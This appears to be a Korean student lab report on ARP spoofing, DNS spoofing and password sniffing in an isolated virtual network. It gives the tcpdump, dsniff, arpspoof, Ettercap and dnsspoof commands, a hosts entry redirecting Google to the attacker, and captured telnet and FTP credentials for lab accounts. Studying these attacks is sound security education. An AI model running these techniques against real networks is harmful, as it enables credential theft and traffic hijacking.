

실습 개요

목적: 네트워크 환경에서 발생 가능한 ARP 및 DNS 스푸핑 공격 기법을 직접 실습하며 공격의 원리와 위험성을 이해함

구성 환경:

- **Attacker:** Kali Linux (공격자)
- **Client:** Windows 7 (피해자 클라이언트)
- **Server:** Ubuntu (서버)

2. 실습 진행

2.1 Promiscuous Mode 설정

- **목적:** 네트워크 인터페이스가 모든 패킷을 수신할 수 있도록 설정하여 스니핑 준비.
- **방법:** `ifconfig eth0 promisc`

2.2 TCP Dump 를 활용한 스니핑

- **목적:** Telnet, FTP, HTTP 를 통한 인증 정보(아이디/비밀번호)를 패킷에서 추출.
- **도구:** tcpdump
- **결과:** 평문 통신에서 계정 정보 노출 확인됨.

2.3 dsniff 툴 활용

- **기능:**
 - dsniff : 아이디/비밀번호 스니핑
 - urlsnarf : 방문 URL 로그 수집
- **결과:**
 - 다양한 프로토콜에서 민감한 정보 노출이 가능함.

3. ARP 리다이렉션 및 스푸핑 공격

3.1 ARP Spoofing

- **개념:** 공격자가 게이트웨이와 클라이언트 사이에 "나 = 게이트웨이", "나 = 클라이언트" 라고 속여 중간자(MITM)로 자리잡음.

- 도구: arpspoof
- 결과: 클라이언트의 ARP 테이블에서 서버/게이트웨이의 MAC 주소가 공격자 MAC 으로 바뀜.

3.2 패킷 릴레이 및 TCP Dump 병행

- 도구:
 - fragrouter : 중간자 역할을 하며 패킷 릴레이
 - tcpdump : 실시간 패킷 스니핑
- 구성: 3 개 터미널에서 동시에 수행
 - 1: 릴레이, 2: 패킷 덤프, 3: ARP 스푸핑

4. DNS 스푸핑 공격 실습

4.1 dnsspoof 파일 설정

- 파일명: dnsspoof.hosts
- 내용 예시: 192.168.174.129 www.google.com
 - 구글 접속 시 위조된 서버(192.168.174.129)로 리다이렉트됨

4.2 실행 및 결과

- 도구: dnsspoof -i eth0 -f ./dnsspoof.hosts
- 분석: 클라이언트가 요청한 DNS 쿼리에 대해 공격자가 조작된 응답을 반환 → 가짜 사이트 접속 유도

<스니핑>

스니핑 : 네트워크 상 데이터를 가로채고 분석하는 행위를 의미함


1. 랜카드 확인하기

```
(kali㉿kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.174.130 netmask 255.255.255.0 broadcast 192.168.174.255
    inet6 fe80::4610:d85e:b3e2:25a5 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:0a:5d:79 txqueuelen 1000 (Ethernet)
    RX packets 53635 bytes 76180138 (72.6 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 5026 bytes 317474 (310.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 116 bytes 8808 (8.6 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 116 bytes 8808 (8.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

카일에서 ifconfig 명령어로 랜카드를 확인을 한 것임. UP, RUNNING 상태인지 확인을 해야하고 eth0 처럼 실제로 트래픽이 흐르는 장치여야 하기 때문임. 비활성화된 인터페이스에는 아무것도 잡히지 않고 인터페이스 이름을 알아야 해당 인터페이스에 스니핑을 할지 지정이 가능하기 때문

2. Promiscuousmode 모드로 설정



```
(kali㉿kali)-[~/Desktop]
$ sudo ifconfig eth0 promisc
[sudo] password for kali:

(kali㉿kali)-[~/Desktop]
$ ifconfig
eth0: flags=4419<UP,BROADCAST,RUNNING,PROMISC,MULTICAST>  mtu 1500
    inet 192.168.174.130  netmask 255.255.255.0  broadcast 192.168.174.255
    inet6 fe80::4610:d85e:b3e2:25a5  prefixlen 64  scopeid 0x20<link>
    ether 00:0c:29:0a:5d:79  txqueuelen 1000  (Ethernet)
    RX packets 53687  bytes 76183258 (72.6 MiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 5027  bytes 317536 (310.0 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0


lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
    loop txqueuelen 1000  (Local Loopback)
    RX packets 116  bytes 8808 (8.6 KiB)
    RX errors 0  dropped 0  overruns 0  frame 0
    TX packets 116  bytes 8808 (8.6 KiB)
    TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

(kali㉿kali)-[~/Desktop]
$
```

eth0 네트워크 인터페이스를 Promisc 모드로 전환해서 , 자기한테 오지 않은 패킷까지 수신 가능하게 만들어서 스니핑 준비가 완료된 상태임

3. tcpdump 실행 후 telnet 접속


tcpdump : 네트워크 상 패킷을 실시간으로 캡쳐하고 출력해주는 스니핑 도구




오른쪽 터미널에서 타켓IP인 (192.168.174.128)로 telnet로그인 시도를 하였음

왼쪽 터미널은 telnet 통신 내용을 실시간으로 스니핑을 함

telnet은 평문 프로토콜이라 로그인 시도시 ID/PW, 명령어들을 그대로 노출함



아이디 :bm을 입력을 한게 그대로 노출이 되었고, 하나씩 출력 되어지는 걸 볼 수 있음



Password 부분


```

25:46.885537 IP 192.168.174.130.39052 > 192.168.174.128.telnet: Flags [P.], seq 127:128, win 0, length 1
  0x0000: 4500 0035 210d 4000 4006 3b62 c0a8 ae82 E..5!.@.@.;b....
  0x0010: c0a8 ae82 988c 0017 98be 2abe 9bd6 ecf4 .....*.....
  0x0020: 8018 01f6 de7b 0000 0101 080a 6215 beaf .....{.....b...
  0x0030: 3f44 8e16 31 ?D..1

25:46.927448 IP 192.168.174.128.telnet > 192.168.174.130.39052: Flags [.], ack 128, win 0, length 0
  0x0000: 4510 0034 a9ed 4000 4006 b272 c0a8 ae80 E..4..@.@..r....
  0x0010: c0a8 ae82 0017 988c 9bd6 ecf4 98be 2abf .....*.....
  0x0020: 8010 01fd c336 0000 0101 080a 3f44 8e48 .....6.....?D.H
  0x0030: 6215 bea6 b...

25:47.078324 IP 192.168.174.130.39052 > 192.168.174.128.telnet: Flags [P.], seq 128:129, win 0, length 1
  0x0000: 4500 0035 210e 4000 4006 3b61 c0a8 ae82 E..5!.@.@.;a....
  0x0010: c0a8 ae82 988c 0017 98be 2abf 9bd6 ecf4 .....*.....
  0x0020: 8018 01f6 de7b 0000 0101 080a 6215 bf67 .....{.....b..g
  0x0030: 3f44 8e48 32 ?D.H2

25:47.078609 IP 192.168.174.128.telnet > 192.168.174.130.39052: Flags [.], ack 129, win 0, length 0
  0x0000: 4510 0034 a9ee 4000 4006 b271 c0a8 ae80 E..4..@.@..q....
  0x0010: c0a8 ae82 0017 988c 9bd6 ecf4 98be 2ac0 .....*.....
  0x0020: 8010 01fd c1dd 0000 0101 080a 3f44 8edf .....?D..
  0x0030: 6215 bf67 b..g

25:47.288019 IP 192.168.174.130.39052 > 192.168.174.128.telnet: Flags [P.], seq 129:130, win 0, length 1
  0x0000: 4500 0035 210f 4000 4006 3b60 c0a8 ae82 E..5!.@.@.;^....
  0x0010: c0a8 ae82 988c 0017 98be 2ac0 9bd6 ecf4 .....*.....
  0x0020: 8018 01f6 de7b 0000 0101 080a 6215 c039 .....{.....b..9
  0x0030: 3f44 8edf 33 ?D..3

11:25:47.666189 IP 192.168.174.130.39052 > 192.168.174.128.telnet: Flags [P.], seq 130:131, ack 124, win 502, options [nop,nop,TS val 1645593011 ec
r 1061457842], length 1
  0x0000: 4500 0035 2110 4000 4006 3b5f c0a8 ae82 E..5!.@.@.;}....
  0x0010: c0a8 ae82 988c 0017 98be 2ac1 9bd6 ecf4 .....*.....
  0x0020: 8018 01f6 de7b 0000 0101 080a 6215 c103 .....{.....b...
  0x0030: 3f44 8fb2 34 ?D..4

```

아스키 코드값과 문자로 출력 하나씩 함. 비밀번호 1234인걸 확인할 수 있었음

4. sdniff 로 아이디와 비밀번호 스니핑하기

```
kali@kali: ~/Desktop
File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ sudo dsniff -i eth0
[sudo] password for kali:
dsniff: listening on eth0

04/11/25 12:12:25 tcp 192.168.174.130.42954 → 192.168.174.128.23 (telnet)
bm
1234
ftp 192.168.174.128
bm
1234
ls

04/11/25 12:12:56 tcp 192.168.174.130.60066 → 192.168.174.128.23 (telnet)
bm
123588888

04/11/25 12:14:52 tcp 192.168.174.130.44094 → 192.168.174.128.23 (telnet)
sa1234
bm
1234
bm

04/11/25 12:20:11 tcp 192.168.174.130.43638 → 192.168.174.128.21 (ftp)
USER bm
PASS 1234


04/11/25 12:21:09 tcp 192.168.174.130.39888 → 192.168.174.128.23 (telnet)
1234
bm
1234
bm

04/11/25 12:24:41 tcp 192.168.174.130.46026 → 192.168.174.128.23 (telnet)
bm
1234
bm
1234
lcd
```

FTP 로그인을 시도한 것을 볼 수 있고, 내부 디렉토리 변경을 해본걸 알 수 있음

아이디가 :bm 비밀번호:1234 중간에 비밀번호를 틀리게 입력한것도 볼 수 있음

5. urlsnarf 웹 세션 스니핑



Naver.com 에 접속하여 발생한 트래픽을 확인

<http://ocsp.sectigo.com> => ssl 인증서 유효성 확인

<http://crl.pki.goog> => 구글 crl 목록조회



<http://naver.com/favicon.ico> => 브라우저 파비콘 요청

HTTPS 접속을 시도하였지만 인증서 유효성 확인과정에서 HTTP 프로토콜 요청이 발생함

URL 경로, 도메인, 리소스 요청은 평문으로 노출되었지만, HTML 은 암호화 되어있는 상태



6. ARP 리다이렉트 공격



Kali 에서 Ettercap 을 이용해 ARP 스푸핑을 실행 게이트웨이의 MAC 주소가 Kali MAC 주소로 변경되었음. Ettercap 에서 그룹 1 ↔ 그룹 2 로 설정해서 Kali(192.168.174.130)이 둘 사이에 중간에 낀. 게이트웨이, 클라이언트도 자기 자신이라고 속이는 행위임

Ettercap 은 위조된 ARP 패킷을 만들어서 클라이언트, 게이트웨이 에게 지속적으로 MAC 주소는 자기라고 속임.

클라,게이트웨이 (GROUP) 설정 → 이 둘 사이의 트래픽을 스니핑하기 위해 MITM 공격을 수행
위조된 ARP Reply 전송

클라이언트에게 → 게이트웨이 IP 의 MAC 주소는 Kali 이라고 속이는중

게이트웨이에게 → 클라이언트의 IP 의 MAC 주소는 Kali 라고 속이는 중

ARP 프로토콜은 요청에 대한 응답이 있어야 하지만 Reply 만 보내도 대상은 믿음.

이것이 ARP 프로토콜 취약점임. ARP 캐시는 시간이 지나면 사라지기 때문에, Ettercap 는 몇 초 간격으로 계속 ARP Reply 를 뿌려서 속이는 상태를 유지함.

ARP 스푸핑으로 발생할 수 있는 위험

개인정보 유출 → 세션 탈취 → 데이터 위조 → 서비스 마비까지 이어질 수 있음

1. 아이디/비밀번호를 탈취할 수 있음.

- HTTP 로그인 Telnet 로그인에서 입력된 ID/PW 를 그대로 가로챌 수 있음. 위에서 했던 dsniff로 탈취했던 ID/PW 로 확인할 수 있었음

2. 데이터 위조

- 단순히 보기만 하는 게 아닌 응답을 조작해 가짜 정보 전송도 가능함

3. 서비스 거부

- 패킷을 가로채고 다시 전달하지 않으면 통신이 끊겨 의도적으로 네트워크 마비가능

7. 시스템의 IP 와 MAC 주소 수집하기

```

File Actions Edit View Help
(kali@kali)-[~/Desktop]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.174.130 netmask 255.255.255.0 broadcast 192.168.174.255
    inet6 fe80::4610:d85e:b3e2:25a5 prefixlen 64 scopeid 0<link>
    ether 00:0c:29:0a:5d:79 txqueuelen 1000 (Ethernet)
    RX packets 264 bytes 23131 (22.5 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 60 bytes 5812 (5.6 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(kali@kali)-[~/Desktop]
$ fping -a -g 192.168.174.0/24
192.168.174.2
192.168.174.128
192.168.174.130
192.168.174.131
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.5
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.5
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.5
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.5
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.4
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.4
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.4
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.4
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.3
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.3
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.3
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.3
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.3
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.8
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.8
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.8
ICMP Host Unreachable from 192.168.174.130 for ICMP Echo sent to 192.168.174.8

```


192.168.174.2 → gateway

192.168.174.128 → 서버

192.168.174.130 → Kali

192.168.174.131 → 클라이언트

